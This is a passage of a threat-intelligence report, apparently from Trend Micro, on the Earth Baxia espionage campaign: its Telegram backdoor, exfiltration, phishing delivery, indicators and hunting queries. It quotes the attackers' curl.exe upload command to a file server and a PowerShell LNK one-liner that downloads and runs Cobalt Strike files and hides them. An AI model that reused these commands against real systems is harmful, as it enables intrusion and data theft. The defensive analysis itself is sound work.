
Upon analysis, TCP, HTTP and DNS protocol are utilized to send the victim machine’s status to a C&C server. The main backdoor functionality is achieved by Telegram protocol through the Bot API, and the applied methods include:

- getFile
- getUpdates
- sendDocument
- sendMessage

These methods are effective for gathering information, delivering files, and executing the next payload on the victim's system. However, in this case, we only collected samples related to TCP and HTTP protocols on the victim side. Therefore, we will keep monitoring the channel to track the threat actors' next steps in their Telegram communications.

Exfiltration

Based on our investigation, we observed that Earth Baxia would archive the collected data and exfiltrate stolen data by using curl.exe. Figure 12 shows a case of data exfiltration to their file server (152[.]42[.]243[.]170) through curl.



curl.exe

Profile Events

Observed Attack Techniques:
File Upload via Curl

Object type:
Process

Created:
2024-07-29 18:39:15

Process name:
curl.exe

File path:
C:\Windows\Temp\curl.exe

CLI command:
```
c:\windows\temp\curl.exe --connect-timeout 3 -s -T D:\[redacted]
```

File SHA-1:
d528491282

File SHA-256
20ca13dd17c ... 5a9794e9f.

```
c:\windows\temp\curl.exe --connect-
timeout 3 -s -T
D:\[redacted]
[redacted].zip 152.42.243.170
```


File MD5:
c1b20e42b5be1d83d381222a35b44558

Process ID:
8756

Figure 12. The process for exfiltration by curl.exe

Further observations

Most phishing emails lure users with an attachment. However, based on our telemetry, some phishing emails are sent with a phishing link that downloads a ZIP file. So far, we know there are four combinations at the initial access stage, as shown in Figure 13. Both MSC file and LNK file are able to deliver those two toolsets.



©2024 TREND MICRO

Figure 13. The combinations we know at initial access

While investigating the case, we came across the download site static[.]krislab[.]site in an LNK file. It executes a PowerShell command to download decoy documents and Cobalt Strike toolsets, which include Edge.exe, msedge.dll, and Logs.txt (Table 3). This toolset is similar to the one we mentioned earlier in this blog entry.

Each zip file contains a LNK file with the target PowerShell command:

> wget -Uri https://static.krislab.site/infodata/**msedge.dll** -OutFile C:\Users\Public\msedge.dll; wget -Uri http s://static.krislab.site/infodata/**Logs.txt** -OutFile C:\Users\Public\Logs.txt;wget -Uri https://static.krislab.site/infoda ta/**Edge.exe** -OutFile C:\Users\Public\Edge.exe;C:\Users\Public\Edge.exe;wget -Uri "https://static.krislab.site/infodata/**yn.pdf**" -OutFile "C:\Users\Public\邀請函.pdf";C:\Windows\System32\cmd.exe /c start /b "C:\Users\Public\邀請函.pdf";attrib +s +h C:\Users\Public\Edge.exe;attrib +s +h C:\Users\Public\Logs.txt;attrib +s +h C:\Users\Public\msedge.dll

Discovered Date	Path	File description
June 21, 2024	/infodata/Invitation1017.zip	Cobalt Strike tool set
	/infodata/Edge.exe	
	/infodata/msedge.dll	
	/infodata/Logs.txt	
	/infodata/tw.pdf	Decoy document

June 25, 2024	/infodata/break_1/06.pdf	Decoy document
June 30, 2024	/infodata/Invitation0630.zip	Cobalt Strike tool set
	/infodata/Edge.exe	
	/infodata/msedge.dll	
	/infodata/Logs.txt	
	/infodata/yn.pdf	Decoy document
July 2, 2024	/infodata/Invitation0702.zip	Cobalt Strike tool set
	/infodata/Edge.exe	
	/infodata/msedge.dll	
	/infodata/Logs.txt	
	/infodata/hzm.pdf	Decoy document
August 15, 2024	/infodata/Edge.exe	Cobalt Strike tool set
	/infodata/msedge.dll	
	/infodata/Logs.txt	
	/infodata/k1.pdf	Decoy document

Table 3. Files hosted on static[.]krislab[.]site

Trend Micro Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Micro customers can access a range of Intelligence Reports and Threat Insights within Trend Micro Vision One. Threat Insights helps customers stay ahead of cyber threats before they happen and better prepared for emerging threats. It offers comprehensive information on threat actors, their malicious activities, and the techniques they use. By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and respond effectively to threats.

Trend Micro Vision One Intelligence Reports App [IOC Sweeping]

- *Earth Baxia Uses Spear-Phishing and GeoServer Exploit to Target APAC*
- *Earth Baxia: A dive into their aggressive campaign in August*

Trend Micro Vision One Threat Insights App

- Threat Actor: Earth Baxia

- Emerging Threats: Earth Baxia Uses Spear-Phishing and GeoServer Exploit to Target APAC

Hunting Queries

Trend Micro Vision One Search App

Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Network Communication with Earth Baxia - IP

eventId:3 AND (src:"167.172.89.142" OR src:"167.172.84.142" OR src:"152.42.243.170" OR src:"188.166.252.85" OR dst:"167.172.89.142" OR dst:"167.172.84.142" OR dst:"152.42.243.170" OR dst:"188.166.252.85")

More hunting queries are available for Vision One customers with Threat Insights Entitlement enabled.

Conclusion

Earth Baxia, likely based in China, conducted a sophisticated campaign targeting government and energy sectors in multiple APAC countries. They used advanced techniques like GeoServer exploitation, spear-phishing, and customized malware (Cobalt Strike and EAGLEDOOR) to infiltrate and exfiltrate data. The use of public cloud services for hosting malicious files and the multi-protocol support of EAGLEDOOR highlight the complexity and adaptability of their operations.

Continued vigilance and advanced threat detection measures are essential to counter such threats. To mitigate the risk of this kind of threat, security teams can also implement the following best practices:

- Implement continuous phishing awareness training for employees.
- Double-check the sender and subject of emails, particularly those from unfamiliar sources or with vague subjects.
- Deploy multi-layered protection solutions to help detect and block threats early in the malware infection chain.

Organizations can help protect themselves from these kinds of attacks with Trend Vision One™, which enables security teams to continuously identify attack surfaces, including known, unknown, managed, and unmanaged cyber assets. Vision One helps organizations prioritize and address potential risks, including vulnerabilities. It considers critical factors such as the likelihood and impact of potential attacks and offers a range of prevention, detection, and response capabilities. The multilayered protection and behavior detection Vision One offers can help block malicious tools and services before they can inflict damage on user machines and systems.

Indicators of Compromise (IOCs)

The full list of IOCs can be found here.